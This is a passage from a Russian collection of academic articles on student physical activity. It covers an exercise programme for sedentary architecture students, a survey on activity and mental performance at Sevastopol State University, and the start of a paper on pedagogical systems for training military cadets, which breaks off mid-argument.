1. выявить проблему малоподвижного образа жизни студентов-архитекторов;
2. предложить решение проблемы, путем выполнения рекомендаций в части реализации комплекса специальных физических упражнений.

### **Изложение основного материала**


Медицинские исследования показывают, что физические упражнения помогают улучшить кровообращение и защитить организм от сердечных заболеваний [2, с. 17]. Большое количество населения страдает сердечно-сосудистыми заболеваниями. И, к сожалению, болезни сердца только молодеют. Помимо, неправильного питания, курения и употребления алкоголя, как основной фактор риска встречается и физическая инертность у молодежи. Уже сегодня очевидно, что двигательная активность – необходима для улучшения или сохранения физической формы и здоровья в целом, что в свою очередь приводит к высокой работоспособности.

Сейчас проблема сохранения здоровья студентов Российских ВУЗов все более актуальна в сегодняшних реалиях. Причинами ухудшения здоровья могут быть разные факторы и одно из них, зачастую является неправильное отношение человека к своему здоровью [3].

Так, при проведении опроса студентов 1,2 и 3 курсов на базе Санкт-Петербургского Государственного Архитектурно-Строительного Университета

среди архитекторов, выявлено, что во время длительных занятий за мольбертом 24 человека (48%) испытывают усталость. Причинами хронической усталости могут быть стрессы и напряжения, изменение активности, болезни. Также по результатам опроса 76% респондентов имеют проблему, а с осанкой и плоскостопием 40 %.

В следствии чего у студентов во время учебы наблюдаются болевые симптомы в области спины -75%, шеи - 53% и плеч - 40%, свидетельствующие о длительных нагрузках во время учебных будней (Рис.1). Результаты исследований позволяют отметить, что увеличивается количество студентов, которые хотят заниматься производственной гимнастикой во время занятий - это составляет 46%, из них студенты-архитекторы — 38% и студенты-художники — 8% [4, с. 143].



**Рисунок 1-** Болевые симптомы, возникающие во время учебы

От постоянной статичной работы усталость накапливается и перерастает в стресс, что влечен за собой депрессивное состояние, в котором архитекторам все труднее придумывать и разрабатывать дизайн-проекты и объекты. Поэтому занятия спортом как нельзя лучше позволяет решать вопросы как улучшения физического состояния, так и психологического.

Для улучшения состояния необходим прежде всего самоконтроль.

Несмотря на то, что занятия у архитекторов длительные, а задания объемные, тем не менее нужно включить свое расписание занятия спортом. Это может быть и простая аэробика в фитнес-клубе, и йога или просто пробежка. На первый взгляд, кажется, что все просто. Но если разобраться, то, например, купить абонемент в фитнес-клуб довольно дорогостоящее мероприятие. Автором рассмотрены три самых популярных фитнес-клуба в Санкт-Петербурге: Fitness house [11], Susanin Fitness [12] и ALEX FITNESS [13] и приведены в Таблице 1.

Таблица 1. Цены на абонементы в спортивных клубах Санкт-Петербурга

пп	Название клуба	Цена годового абонемента (руб.)
	FITNESS HOUSE	22 400,00
	<u>SUSANIN FITNESS</u>	16 500,00
	ALEX FITNESS	17 900,00

Цена годового абонемента включает минимум 100 посещений, бассейн, спа-зоны. Как видно из этого исследования, средняя цена входного билета составляет порядка 19 000 рублей за годовой абонемент. Не всякий студент, при средней стипендии в ВУЗах Санкт-Петербурга на бакалавриате в 3 000 рублей сможет позволить себе такую покупку.

Конечно, можно и не покупать дорогостоящие абонементы, а просто совершать утренние или вечерние пробежки после занятий за мольбертом в своем микрорайоне. Но, оказывается, с этим тоже не так все просто. Большинство районов просто не приспособлены для таких занятий спортом. Например, муниципальный округ Парнас на севере Санкт-Петербурга в Выборгском районе. Улицы темные, подсветки на тротуарах нет, лужи и грязь. В такой обстановке не очень захочется заниматься спортом, да и небезопасно.

Поэтому, чтобы не пострадать финансово и быть в безопасности, можно выбрать занятия йогой. Йога— это комплекс разнообразных упражнений, который позволяет достичь гармонии с собственной душой, телом и окружающим миром. В жизни студентов-архитекторов очень много событий и обязанностей, связанных с стрессом. Различные неприятности, связанные с подачей проектов и их защитой, нужно принимать и учиться преодолевать. Ведь после таких стрессов очень сложно прийти в себя. Здесь, конечно, как нельзя лучше поможет занятие йогой. И совсем необязательно идти в спортзал, можно найти видео уроки и инструкции по их выполнению в Интернете.

Ну а если кто-то любит более традиционные методы, тогда существуют ряд упражнений в аэробике. Аэробика – общеразвивающие упражнения, в которых дыхательная гимнастика сочетается с движениями тела, опорно-двигательного аппарата. Главное в этих упражнениях - правильное дыхание, именно на его координацию и облегчение направлены разнообразные упражнения [5]. Их также можно отыскать в Интернете.

Разнообразные упражнения помогают снять усталость, влияют на сжигание жира (который образуется от сидячей малоподвижной работы), развивает выносливость [6], в итоге повышается работоспособность всего организма.

Положительный эффект от таких упражнений заключается в тонизировании деятельности нервной системы за счет нервных импульсов, которые возникают под влиянием мышечных сокращений и движений в рецепторах, расположенных в мышцах, сухожилиях, суставах, а также в вестибулярном аппарате. Таким образом, аэробные упражнения могут рассматриваться как средство коррекции нашего психофизического состояния [7, с. 340].

Согласно Справочника востребованных на рынке труда новых и перспективных профессий, утверждённому от 2 ноября 2015г. № 832, можно разделить по классификации В.И. Ильинича (2000) на четыре группы труда:

*I-я группа - профессии с преобладанием нервного напряжения при*

незначительной физической нагрузке и однообразных рабочих движениях (инженеры-технологи, акушеры, авиационные техники, геодезисты и пр.);

*II-я группа - профессии*, в которых сочетается физическая и умственная деятельность при средней физической нагрузке и некотором разнообразии движений (артисты театра, кондитеры, артисты-вокалисты, повара, фельдшеры, фармацевты, фотографы, тренеры, инженеры-электрики, диспетчеры городского пассажирского транспорта, штукатуры, паркетчики);

*III-я группа - профессии*, характеризующиеся разнообразными рабочими операциями, требующими больших физических напряжений (формовщики, прокатчики, шахтеры, строительные рабочие, бурильщики скважин и пр.);

*IV - я группа - профессии*, связанные с умственным трудом требующие постоянного умственного напряжения (врачи, инженеры, счетные работники, диспетчеры, администраторы, библиографы, лаборанты-химики, менеджеры по продажам, педагоги дополнительного образования, инженеры по эксплуатации оборудования, бухгалтеры, специалисты по работе с молодежью, специалисты по информационным системам, социальные работники, архитекторы) [8].

В Таблице 2, приведен рекомендованный комплекс упражнений (производственной гимнастики) именно для **IV группы труда, к которой, в том числе, относятся и архитекторы**. Все упражнения выполняются в силу своих возможностей, без болезненных ощущений.

Таблица 2. Рекомендованный комплекс упражнений для студентов-архитекторов

№ пп	Описание упражнений
1.	Упражнения на дыхание: <ul style="list-style-type: none"><li data-bbox="336 1727 1449 1839">• Положение стоя. Последовательный полный глубокий вдох животом, грудью. Задержка дыхания, примерно 20 сек. И более. Медленный выдох. Повторить 3-5 раз (улучшает дыхательный объем легких).</li><li data-bbox="336 1868 1449 1980">• Положение стоя. Глубокий вдох и резкий частый короткими порциями выдох носом. Повторить 4-6 раз (улучшает вентиляцию в носовых пазухах и устраняет застойные явления).</li></ul>
2.	Положение – сидя на пятках. Наклоны вперед, не отрываясь от пяток, и тянуться руками вперед. Растягиваем позвоночник пока не почувствуем, что

	растяжение дошло до крестца. Длительность 0 3-5 минут (происходит снятие напряжения с твердой мозговой оболочки и диафрагмы, улучшается сон).
3.	Положение –лежа на спине. Ноги согнуты в коленях и тазобедренных суставах. Руками обхватит колени. Раскачиваем колени к груди /от груди резкими движениями. Вдох – к груди, выдох – от груди. Повторить 3-5 раз. После этого обхваченные руками колени наклоняем влево\вправо, не отрывая лопатки от пола (скручивание). Повторить 3-5 раз.
4.	Встать на четвереньки в коленно-локтевую позу. На вдохе поднять голову до горизонтального положения, смотреть вперед, на выдохе повернуть голову влево и смотреть влево, на вдохе поворачиваем в положение прямо (по средней линии) и смотрим вниз, на выдохе поворачивать вправо и смотреть вправо. Повторить 3-5 раз.
5.	Стоя на коленях, коснуться лбом пол, при этом стараемся не отрывать таз от пяток. Руки лежат на голених. Сделать 7-8 вдохов-выдохов. Лечь на спину для релаксации.
6.	Техника «сканирования тела»  Положение –лежа на спине, руки на груди, глаза закрыты. Прислушиваемся к телу, наблюдая за своими болевыми ощущениями, депрессией, нервозностью и всем, что беспокоит. Фокусируемся на своих ощущениях.
7.	Лежа на животе- рыбка, ласточка (укрепление мышц разгибателей спины).
8.	В положении лежа отживаться от пола в том положении, в каком возможно и сколько возможно.
9.	Лежа на спине встать на мостик. Можно с посторонней поддержкой.
10.	Положение сидя. Руки на «замок» и установить на затылок. Наклонить голову вперед, чтобы подбородок касался грудины, и на выдохе потянуть голову назад около 5 секунд, а руками противодействовать. Повторить 3-5 раз (упражнения на разгибатели шеи).
11.	Положение сидя. Ладони рук устанавливаем под подбородком. Разогнуть голову. На вдохе пытаемся согнуть голову, а руками противодействуем- около 5 секунд. Повторить 3-5 раз (упражнение на сгибатели шеи).
12.	Повисеть на перекладине. Подтянуться.
13.	Из положения стоя приседаем на корточки таким образом, чтобы пятки не отрывались от пола. Посидеть немножко- 1-2 мин. Далее, можно создавать боковые наклоны таза влево-вправо (перекат) и раскачивание таза вперед\назад. Походить «гуськом». Это упражнение улучшает подвижность крестца между тазовыми костями. Повторить 3 раза.
14.	Упражнения на большом мяче  Для здоровья, лучше сидеть на мяче, чем на стуле. Можно на нем раскачиваться в разных направлениях, делать пружинящие движения. Лежа на спине или животе раскачиваться вперед-назад. Это упражнение помогает снять усталость, улучшает



дыхание, кровообращение, расслабляет тело.
Гимнастика закончена

Составлена автором на основании практических занятий врача-невролога, мануального терапевта, доктора остеопатии, к.м.н., Бадзгардзе Ю.Д. г. Санкт-Петербург, 01.04.2023.

В вышеуказанной Таблице 1 приведен пример рекомендуемых упражнений, направленных на общее улучшение всех процессов в организме. Такие занятия физической культурой всего несколько раз в неделю вызывают в организме положительную функциональную перестройку. Регулярное их выполнение улучшает метаболизм, снабжает ткани кислородом, а также повышает общее настроение.

### **Вывод**

Автором подтверждена обозначенная проблематика малоподвижного образа жизни студентов-архитекторов и необходимость применения физических упражнений, для улучшения физического и морального состояния.

Предложен рекомендованный комплекс упражнений для повышения тонуса мышц спины, описаны упражнения, которые являются профилактическими в возникновении остеохондроза в шейном отделе позвоночника, а также показана тренировка для улучшения кровообращения, дыхания и всего организма в целом, что при правильном выполнении будет иметь оздоровительный эффект.

### **Библиографический список:**

1. Благих, А.А. Профессиональные заболевания студентов художников и архитекторов / А.А. Благих. — Текст: электронный // NovaInfo, 2018. — № 86. — С. 143-148. — URL: <https://novainfo.ru/article/15307> (Дата обращения 14.03.2023 г.).

2. Воротынцев А.И. методика обучения технике классических упражнений. - Липецк: МФГС, 2003.

3. Козлов Д.В., Пономарёв В.В, Близневский Л.Г., Стручков В.И.

Интегративная технология повышения двигательной активности студентов в процессе физического воспитания в ВУЗе. Сибирский государственный технологический университет, г. Красноярск. [Электронный ресурс]. - Режим доступа URL: <file:///C:/Users/NOP/Downloads/integrativnaya-tehnologiya-povysheniya-dvigatelnoy-aktivnosti-studentov-v-protssesse-fizicheskogo-vospitaniya-v-vuze.pdf> (Дата обращения 14.03.2023 г.).

4. Менхин Ю.В., Менхин А.В. Оздоровительная гимнастика: теория и методика Год: 2002 [Электронный ресурс]. - Режим доступа URL: [https://www.cpkmed.ru/materials/El\\_Biblio/AktualDoc/reabilitacija/11.pdf](https://www.cpkmed.ru/materials/El_Biblio/AktualDoc/reabilitacija/11.pdf) (Дата обращения 14.03.2023 г.).

5. Орлов, В.А. Физическая культура как образовательная и оздоровительная дисциплина: учебное пособие / В.А. Орлов, О.В. Стрижакова, О.Б. Фетисов; под редакцией А.И. Григорьева. – Воронеж: Научная книга, 2017. – 340 с [Электронный ресурс]. - Режим доступа URL: <https://search.rsl.ru/ru/record/01009379182> (Дата обращения 14.03.2023 г.).

6. Приказ Минтруда России от 02.11.2015 N 832 (ред. от 10.02.2016) «Об утверждении справочника востребованных на рынке труда, новых и перспективных профессий, в том числе требующих среднего профессионального образования». [Электронный ресурс]. - Режим доступа URL: <https://normativ.kontur.ru/document?moduleId=1&documentId=267721> (Дата обращения 14.03.2023 г.).

7. Сгонник Л.В. Анализ двигательной активности студентов педагогического вуза/Л.В. Сгонник, Н.Н. Иваненко // Таврический научный обозреватель. – 2016. – № 1. – С. 17–19. [Электронный ресурс]. - Режим доступа URL: <https://cyberleninka.ru/article/n/analiz-dvigatelnoy-aktivnosti-studentov-pedagogicheskogo-vuza/viewer> (Дата обращения 14.03.2023 г.).

8. Усманова С.У. Холматова Г.И. Пути формирования коммуникативной культуры студентов в процессе обучения в университете [Электронный ресурс]. - Режим доступа URL: <https://novainfo.ru/article/15288> (Дата обращения 14.03.2023 г.).

9. Исследование цен на абонементы [Электронный ресурс]. - Режим доступа URL: <https://market.fitnesshouse.ru/> (Дата обращения 28.03.2023 г.).

10. Исследование цен на абонементы [Электронный ресурс]. - Режим доступа URL: <https://susanifitness.ru/north/abonementy> (Дата обращения 28.03.2023 г.).

11. Исследование цен на абонементы [Электронный ресурс]. - Режим доступа URL: <https://spb.alexfitness.ru/ushinskogo/> (Дата обращения 28.03.2023 г.).

*Лешкевич Вадим Анатольевич, старший преподаватель кафедры  
«Физвоспитание и спорт» Института фундаментальной медицины и  
здоровьесбережения, ФГАОУ ВО «Севастопольский государственный  
университет»  
e-mail: [coach\\_basket@mail.ru](mailto:coach_basket@mail.ru)*

## **ВЛИЯНИЕ ФИЗИЧЕСКОЙ АКТИВНОСТИ НА УМСТВЕННУЮ ДЕЯТЕЛЬНОСТЬ И ПРОДУКТИВНОСТЬ ДНЯ СТУДЕНТА**

**Аннотация:** В данной статье рассматривается физическая активность, которая является неотъемлемым значимым элементом повседневной жизни студента. Она влияет на здоровье организма в целом, психологическое состояние, а также повышает мозговую активность во время обучения в вузе.

Было проведено анкетирование со студентами 1-3 курса Севастопольского государственного университета на выявление успешности обучения во время занятий двигательной активности. По итогам исследования определили критерии подготовки студентов для занятий двигательной активностью и уровень мотивации во время образовательного процесса.

**Ключевые слова:** студент, физическая активность, мозговая деятельность, здоровье, мотивация.

**Annotation:** This article discusses physical activity, which is an integral significant element of a student's daily life. It affects the health of the body as a whole, the psychological state, and also increases brain activity during university studies.

A questionnaire was conducted with students of the 1st-3rd year of Sevastopol State University to identify the success of training during physical activity classes. According to the results of the study, the criteria for preparing students for physical

activity and the level of motivation during the educational process were determined.

**Key words:** student, physical activity, brain activity, health, motivation.

**Введение.** Студенты – это особая социальная группа, которая испытывает повышенное психоэмоциональное воздействие, связанное с изменением условий жизни, обучения, высокой суммарной учебной нагрузкой, новизной и сложностью материала, особенностями психологических состояний и адаптации к новым условиям жизни. Все это создает трудности адаптационной системы организма, которые могут привести к развитию функциональных и органических заболеваний, а также существенно повлиять на показатели умственной и физической работоспособности студентов [2].

Потребности в физической культуре - главная побудительная, направляющая и регулирующая сила, сопровождающая поведение личности. Она имеет безграничный диапазон: надобность в движениях, физических нагрузках и активном образе жизни; в общении, контактах, взаимодействии и проведении свободного времени в кругу друзей, знакомых и родных; в играх, развлечениях, отдыхе, чувственной разрядке; в самоутверждении; в повышении собственного либидо, укреплении позиций личного Я; в познании; в эстетическом наслаждении; в усовершенствовании качества физкультурно-спортивных занятий и качестве своего тела, в уюте и др. Потребности непосредственно сопряжены с эмоциями — переживаниями, беспокойством, ощущениями приятного и неприятного, наслаждения или неудовольствия [3].

В течение дня у учащихся ВУЗов происходит энергозатратная и долгая работа центральной нервной системы. Моторная активность необходима студентам, так как продолжительные пары в аудиториях не всегда позволяют в должной мере питать мозг кислородом и существует риск разнообразных заболеваний. Можно уверенно заявить о том, что те студенты, которые систематически занимаются спортом, намного легче выдерживают период сессии, т. к. они менее болезненно реагируют на нагрузки по учебе, более сконцентрированы, дисциплинированы, а также обладают большим

самоконтролем и фокусировкой внимания [2].

**Актуальность** и важность данной проблемы обусловлена необходимостью разъяснения для студентов пользы занятиями физической активностью, которая влияет на здоровый образ жизни, развитие умственных способностей.

**Цель статьи:** изучить мотивационные источники заинтересованности в физической культуре и определить мотивационную составляющую.

**Основная часть.** Возникновение интереса среди студентов к занятиям физической культурой исходит как от внутренних факторов, так и от индивидуально-типологических особенностей. На основании субъективной значимости студент выбирает подходящие ему мотивы к занятию двигательной активностью. Интерес же отражает потребности и способы их удовлетворения. Если у студента нет конкретных целей в физкультурной деятельности, то и интереса у него к этому конечно же не будет.

Отношения определяют объективную ориентацию, определяют социальное и личное значение физической культуры в жизни студенческой молодежи. Волевые усилия регулируют деятельность и поведенческую модель индивида в соответствии с имеющимся интересом, установленными целями и принятыми решениями. Волевая активность определяется мощностью мотивации: если есть цель, то усилие будет интенсивным и продолжительным.

Результаты многолетних исследований П. К. Дуркина свидетельствуют о том, что мотивация и интерес к выбранной деятельности, существенно возрастает, когда за непродолжительный период времени, достигаются успехи в развитии физических качеств [3].

Для выявления актуальности данной статьи было проведено анкетирование, на предмет влияния физической активности на мозговую деятельность, среди 257 студентов 1-3 курсов Севастопольского государственного университета.

По итогам выявили такие результаты:

- 134 студента (52%) считают, что физическая активность, в особенности

в качестве предмета обучения, является бесполезным видом деятельности и абсолютно никак не влияет на мозговую активность и дальнейшую продуктивность дня;

- 65 студентов (25%) считают, что физическая активность является достаточно полезным видом деятельности, но не в качестве предмета обучения в ВУЗе, а как самостоятельные занятия;

- 28 студентов (12%) считают, что физическая активность является достаточно полезным видом деятельности, в том числе и как предмет обучения в вузе, и она непосредственно влияет на мозговую активность и дальнейшую продуктивность дня;

- 30 студентов (5%) затруднились ответить (рис 1.).




Рисунок 2. Влияние физической активности на мозговую деятельность студента

На основе научного исследования и опроса студентов была выявлена проблема в нехватке мотивации среди молодежи к занятиям по физической культуре. Причинами этого является нехватка информации среди студентов о положительных последствиях нагрузок, о правильности составления

тренировок, возможностей формирования собственных комфортных программ для поддержания спортивной формы.

Также в ходе исследования было подтверждено положительное влияние физической активности на организм занимающихся. У студентов с активным образом жизни наблюдается большая сконцентрированность, также лучшая реакция и более быстрая скорость принятия решения, самоконтроль и фокусировка внимания во время обучения.

Необходимо больше уделять во время обучения в вузе популяризацию здорового образа жизни, посредством формирования интереса к общей физической подготовке, что в свою очередь обеспечит большую посещаемость дисциплины среди студентов, обучаемость, и как следствие – повышение умственной деятельности.

**Выводы:** На основании исследований можно заметить растущую динамику вовлечения молодежи к самостоятельным занятиям по физической культуре.

Физическая активность, в свою очередь, способствует формированию новых нейронных отростков в нашем организме, что в свою очередь способствует стимулированию создания новых нейронных связей, которые благотворно влияют на обучаемость, и освоение новых и применение уже имеющихся знаний. Улучшает кровообращение и доставку кислорода к тканям и органам, в том числе к мозжечку, а также улучшает наш внешний вид и качество тела.

### **Библиографический список:**

1. Лешкевич, С. А. Мотивационные направления оздоровления организма средствами физического воспитания / С. А. Лешкевич // EurasiaScience: Сборник статей XII международной научно-практической конференции, Москва, 15 декабря 2017 года. Том Часть I. – Москва: Общество с ограниченной ответственностью "Актуальность.РФ", 2017. – С. 200-201.

2. Лешкевич, С. А. Изучения влияния факторов окружающей среды на



умственную работоспособность студентов / С. А. Лешкевич // Open innovation: Сборник статей II Международной научно-практической конференции. В 2-х частях, Пенза, 17 декабря 2017 года. Том Часть 1. – Пенза: "Наука и Просвещение" (ИП Гуляев Г.Ю.), 2017. – С. 228-230.

3. Пеняева С.М. Влияние физических нагрузок на умственную деятельность // Научное обозрение. Педагогические науки. – 2019. – № 2-1. – С. 12-16.

*Миля Алексей Викторович, ORCID № 0000-0003-2784-8522, старший преподаватель кафедры самолётовождения Филиала военного учебно-научного центра Военно-воздушных сил «Военно-воздушная академия имени профессора Н.Е. Жуковского и Ю.А. Гагарина», г. Челябинск,  
e-mail: [milya.73@mail.ru](mailto:milya.73@mail.ru)*

## СОДЕРЖАНИЕ СИСТЕМЫ ПОДГОТОВКИ КУРСАНТОВ ВОЕННЫХ ВУЗОВ К СЛУЖЕБНО-ПРОФЕССИОНАЛЬНОЙ ДЕЯТЕЛЬНОСТИ

**Аннотация:** В статье рассматриваются исторические аспекты формирования понятийного аппарата системы подготовки курсантов военных вузов к служебно-профессиональной деятельности. Рассмотрены различные точки зрения ученых по вопросу исследуемому вопросу. Описаны блоки системы подготовки курсантов рамках военно-профессиональных задач.

**Ключевые слова:** система, педагогическая система, компетентность, готовность, профессиональная подготовка, служебно-профессиональная деятельность.

**Abstract:** The article discusses the historical aspects of the formation of the conceptual apparatus of the system of training cadets of military universities for service and professional activities. Various points of view of scientists on the issue under study are considered. The blocks of the cadet training system within the framework of military-professional tasks are described.

**Keywords:** system, pedagogical system, competence, readiness, professional training, service and professional activity.

Модернизация Вооруженных сил РФ, связанная с разработкой и внедрением в войска России современных методов ведения боевых действий,

сверхтехнологичных образцов вооружения и военной техники, предъявляет высокие требования к профессиональной подготовке выпускников военных вузов ВКС. В настоящее время это определяет насущность улучшения системы высшего военного образования, в основу которого положено повышение уровня готовности курсантов к служебно-профессиональной деятельности. На базе анализа, обобщения психолого-педагогических исследований целесообразно определить сущность, содержание и структуру системы формирования готовности будущих офицеров ВКС к служебно-профессиональной деятельности. Квалифицировать понятие «система образования» как педагогической системы, возможно лишь только уяснив, собственно, что это такое «система».

Греческое слово «система» означает целое, состоящее из частей. Понятие система философски обосновал древнегреческий философ, ученый-энциклопедист Аристотель (384-322 век до н.э.) и разделил философию на три составляющие, объединенные логической связью:

- теоретическую (умозрительную) – знания ради знаний;
- практическую – знания ради деятельности;
- поэтическую (творческую) – знания ради творчества.

Энциклопедия профессионального образования выделяет определение системе как «совокупности элементов, находящихся в отношениях и связях друг с другом, которая образует определенную целостность» [13]. Более известным в кругу исследователей существует определение Л. Берталанди: «Система – это комплекс взаимодействующих компонентов» [6]. Впрочем, в основном исследователи критикуют данное определение за то, что оно не отображает почти все немаловажные признаки системного объекта.

С.А. Саркисян и Л.В. Голованов считают, что «система – это единство отношений и связей отдельных частей, обуславливающих выполнение определенной сложной функции, которая и возможна лишь благодаря структуре из большого числа взаимосвязанных и взаимодействующих друг с другом элементов» [11].

Исследователи определяют, что доктрина систем в широком значении считается по своему направлению базовой основополагающей наукой, она содержит свой коррелят в прикладной науке, временами выступающий под совокупным заглавием науки о системах, или же системной науки (Systems Science). Это научное направление плотно связано с прогрессивной автоматикой. Принципиально нужно определить, что системный подход, как некоторая свежая концепция в науке настоящего времени, содержит параллель в технике: системотехнику (Systems Engineering) и инженерную психологию (Human Engineering).

В.Н. Садовским проведено исследование разных определений понятия «педагогическая система». Это нашло подтверждение в трудах многих учёных. Совокупным в педагогической системе для них считается как «множество взаимосвязанных элементов, образующих устойчивое единство и целостность, обладающее интегральными свойствами и закономерностями» [10].

Итак, возможно, соблюдать дефиниции, представленной В.Н. Садовским и в последующем ориентироваться на изложенное понятие (рисунок 1).




Рис. 1. Педагогическая система В.Н. Садовского

Л.О. Лазукина и В.Ф. Лазукин В.Ф. дают характеристику военно-педагогической системы: целостность, состав, структура, единством и связь собственных составляющих с внешней средой и между собой [7]. Она состоит

из большого количества структурных и активных компонентов, соединённых единой образовательной целью становления личности и функционирующих в целостном педагогическом процессе. Структура военно-педагогической системы адекватна компонентам педагогического процесса.

Сейчас можно резюмировать, что в педагогической науке нет ни одного общепризнанного мнения понятия «система». Изучение модифицирующей роли целостной системы основывается на методологической базе целостности и взаимодействия, причинно-следственных связей, взаимовлияния и отношения всех элементов частей системы, оказавшихся в процессе взаимодействия и развития, внешнего влияния среды. В следствие этого, в изучении педагогических систем принципиально выявление данных внешнего воздействия на систему и реакции внутри системы.

Согласно исследованию В.П. Беспалько [1], структура системы складывается заданием отношений на большом количестве элементов системы и считается характеристикой стойких связей и методик взаимодействия данных элементов, определяя единство системы, её строения и основы организации (рисунок. 2).

